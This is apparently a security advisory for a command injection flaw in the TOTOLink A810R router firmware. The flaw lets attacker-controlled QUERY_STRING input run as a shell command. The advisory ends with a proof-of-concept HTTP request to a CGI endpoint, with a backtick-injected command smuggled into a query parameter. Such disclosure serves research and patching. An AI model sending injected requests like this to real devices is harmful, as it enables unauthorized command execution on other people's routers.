

TOTOLink A810R V4.1.2cu.5182_B20201026 Has an command injection vulnerability

Overview

- Type: command injection vulnerability
- Vendor: TOTOLINK (https://www.totolink.net/)
- Products: WiFi Router, such as A810R V4.1.2cu.5182_B20201026
 V5.9c.4050_B20190424
- Firmware download address: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/169/ids/36.htm |

Description


1.Product Information:

TOTOLink A810R V4.1.2cu.5182_B20201026 router, the latest version of simulation overview:


NO	Name	Version		Updated	Download	
1	A810R_Datasheet Ver1.0		2021-03-02	①		
2	A810R_QIG	QIG Ver1.0		2021-10-25	(
3	A810R_Firmware V5.9c.2280_B20180512			2021-10-25	(
4	A810R_Firmware	A810R_Firmware V5.9c.4249_B20190805(Transition version)		2021-10-25	(
5	A810R_Firmware V4.1.2cu.5032_B20200407		2021-10-25	(
6	A810R_Firmware	A810R_Firmware V4.1.2cu.5182_B20201026		2021-10-25	(
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(The latest version on the official website)

2. Vulnerability details



TOTOLINK A810R V4.1.2cu.5182_B20201026 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



We can see that the os will get QUERY_STRING without filter splice to the string echo QUERY_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY_STRING, it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

